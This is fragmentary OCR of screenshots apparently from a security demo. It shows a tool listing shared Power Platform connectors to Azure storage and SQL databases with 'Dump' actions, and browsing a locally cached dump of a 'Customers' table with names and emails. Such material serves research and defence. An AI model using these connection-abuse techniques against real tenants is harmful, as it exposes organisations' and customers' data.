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
Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 / table

Name		Mimetype	Modified	Size
default-Customers.json	⬇	application/json	2023.07.28 11:09:35	23.92 KiB
default-sys.database_firewall_rules.json	⬇	application/json	2023.07.28 11:09:35	2 B
default-sys.ipv6_database_firewall_rules.json	⬇	application/json	2023.07.28 11:09:36	2 B

127.0.0.1:8080/open/data/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections/.../default-Customers.j...

```
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ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com",
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
"12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":
```



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
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



